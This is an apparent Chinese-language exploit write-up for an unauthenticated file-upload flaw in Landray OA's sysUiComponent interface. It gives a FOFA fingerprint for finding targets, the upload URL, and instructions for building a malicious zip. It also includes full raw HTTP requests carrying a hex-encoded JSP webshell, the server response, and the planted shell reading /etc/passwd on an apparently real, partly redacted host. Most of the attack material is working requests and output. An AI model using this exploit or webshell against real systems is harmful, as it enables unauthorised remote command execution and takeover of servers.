L2-3蓝凌-OA-文件上传

漏洞描述：

蓝凌OA sysUiComponent接口处存在任意文件上传漏洞，未经过身份认证的攻击者可通过构造压缩文件上传恶意后门文件，远程命令执行，获取服务器权限。

网站图片：

网络测绘：

fofa语法：


FOFA：icon_hash="831854882"

漏洞复现：

payload：

```
http://your-ip/sys/ui/sys_ui_component/sysUiComponent.do?method=upload
```

效果图:



出现以上情况，证明漏洞可利用
构造恶意压缩包（共两个文件，component.ini和上传的文件）
component.ini文件内容，id值为上传后路径,name值为上传的文件名

```
id=2023
```

```
name=a.jsp
```

Exp
抓上传包，重放

```
POST /sys/ui/sys_ui_component/sysUiComponent.do?method=getThemeInfo&s_ajax=true HTTP/1.1
Host: your-ip
Referer: http://your-ip/sys/ui/sys_ui_component/sysUiComponent.do?method=upload
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Content-Type: multipart/form-data; boundary=--------------------------464806649190648233951964219
Cookie: your-Cookie
```

```
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Origin: http://your-ip
Accept: application/json, text/javascript, */*; q=0.01
Content-Length: 1722

-----------------------------464806649190648233951964219
Content-Disposition: form-data; name="file"; filename="a.zip"
Content-Type: application/x-zip-compressed

{{unquote("PK\x03\x04\x0a\x00\x00\x00\x00\x00\xe9\x94pW\xfe\xb0\xa6\xc5\x13\x00\x00\x00\x13\x00\x00\x00\x0d\x00\x00\x00component.iniid=2023\x0d\x0aname=a.jspPK\x03\x04\x
-----------------------------464806649190648233951964219--
```

Request

数据包扫描 热加载 构造请求

```
POST /sys/ui/sys_ui_component/sysUiComponent.do?method=getThemeInfo&s_ajax=true HTTP/1.1
Host: [redacted]:8080
Referer: http://[redacted]:8080/sys/ui/sys_ui_component/sysUiComponent.do?method=upload
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Content-Type: multipart/form-data; boundary=-----------------------------464806649190648233951964219
Cookie: SESSION=ZjNiM2VmNWMtMzg0YS00MWU4LWJiODktYmU3NWIyYmQyYTJi
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Origin: http://[redacted]:8080
Accept: application/json, text/javascript, */*; q=0.01
Content-Length: 1722

-----------------------------464806649190648233951964219
Content-Disposition: form-data; name="file"; filename="a.zip"
Content-Type: application/x-zip-compressed

{{unquote
("PK\x03\x04\x0a\x00\x00\x00\x00\x00\xe9\x94pW\xfe\xb0\xa6\xc5\x13\x00\x00\x00\x13\x00\x00\x00\x0d\x
00\x00\x00component.iniid=2023\x0d\x0aname=a.
jspPK\x03\x04\x14\x00\x00\x00\x08\x00J\x97pWi\x09\xca\x06\xbd\x00\x00\x00!\x01\x00\x00\x05\x00\x00\x
00a.jspu\xcdM\x0f\xc1@\x10\x06\xe0\xbf26i2\x7b\xb0\x14\x07I\xb5w7\xe1\x28\x0e
[F\xad\xb4\xab\xd6T\x89\xf8\xefv\x83\xe0\xe04\x1fy\xe7\x99I\x04f\x8b\"\x1e\x0c\x85\xa2c\xa3\xcb\x13:
_\xe9\xc4\xaa\x9ei\xa7
+br\x28\xeav#\xa4\x947\xd8\xeb\xb3V\xe6\xa0\xa6\xb6nx\xc1\x8et\x05\xc6B\x0a\xf3\xc6\xb2\xa9\x28\xdc\
xbdZ\x94\x8a.\xb4\xfe#\xae\xab\x86\xe5\x17\x852\xf1\x1a\x83\xf6`7N
\xbf2-W\x90\xfb\xd1R\xfb\x1c\x07\xfd\xd1x\x95\xc0\xa1aU;\x1fF1\xa9\x1de\xc2\x9f\xb6;
S\x12\xa2N\x8dU\x9e\xdb`.e'\xed\xc6\xf2\xf6\x89\x97\x16\x03\xe5\xff\x19
[\x84@\x02\xf7\x1f\xac\xf7\xd6\xee\x10e\x0fPK\x01\x02\x1f\x00\x0a\x00\x00\x00\x00\x00\xe9\x94pW\xfe\
xb0\xa6\xc5\x13\x00\x00\x00\x13\x00\x00\x00\x0d\x00$\x00\x00\x00\x00\x00\x00\x00
```

Responses 73bytes / 157ms 美化

```
HTTP/1.1 200
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: http://[redacted]
Pragma: No-cache
Cache-Control: no-cache,no-store,max-age=[redacted]
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Date: Thu, 16 Nov 2023 11:07:34 GMT
Content-Length: 73

{"directoryPath":"/home/ekp/ekp/resource/[redacted]
```

验证url

```
http://your-ip/resource/ui-component/+id值+name值
```

PS：这里上传了一个带命令回显的马子

不安全 | [redacted]:8080/resource/ui-component/2023/a.jsp?pwd=123&cmd=cat%20/etc/passwd

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:998:User for polkitd:/:/sbin/nologin
libstoragemgmt:x:998:996:daemon account for libstoragemgmt:/var/run/lsm:/sbin/nologin
colord:x:997:995:User for colord:/var/lib/colord:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
saslauth:x:996:76:Saslauthd user:/run/saslauthd:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
rtkit:x:172:172:RealtimeKit:/proc:/sbin/nologin
pulse:x:171:171:PulseAudio System Daemon:/var/run/pulse:/sbin/nologin
radvd:x:75:75:radvd user:/:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
unbound:x:995:990:Unbound DNS resolver:/etc/unbound:/sbin/nologin
gluster:x:994:989:GlusterFS daemons:/run/gluster:/sbin/nologin
chrony:x:993:988::/var/lib/chrony:/sbin/nologin
qemu:x:107:107:qemu user:/:/sbin/nologin
tss:x:59:59:Account used by the trousers package to sandbox the tcsd daemon:/dev/null:/sbin/nologin
usbmuxd:x:113:113:usbmuxd user:/:/sbin/nologin
geoclue:x:992:986:User for geoclue:/var/lib/geoclue:/sbin/nologin
setroubleshoot:x:991:985::/var/lib/setroubleshoot:/sbin/nologin
saned:x:990:984:SANE scanner daemon user:/usr/share/sane:/sbin/nologin
gdm:x:42:42::/var/lib/gdm:/sbin/nologin
gnome-initial-setup:x:989:983::/run/gnome-initial-setup/:/sbin/nologin
pcp:x:988:982:Performance Co-Pilot:/var/lib/pcp:/sbin/nologin
sshd:x:74:74:Privilege-separat
ed SSH:/var/empty/sshd:/sbin/nologin
avahi:x:70:70:Avahi mDNS/DNS-SD Stack:/var/run/avahi-daemon:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
ntp:x:38:38::/etc/ntp:/sbin/nologin
```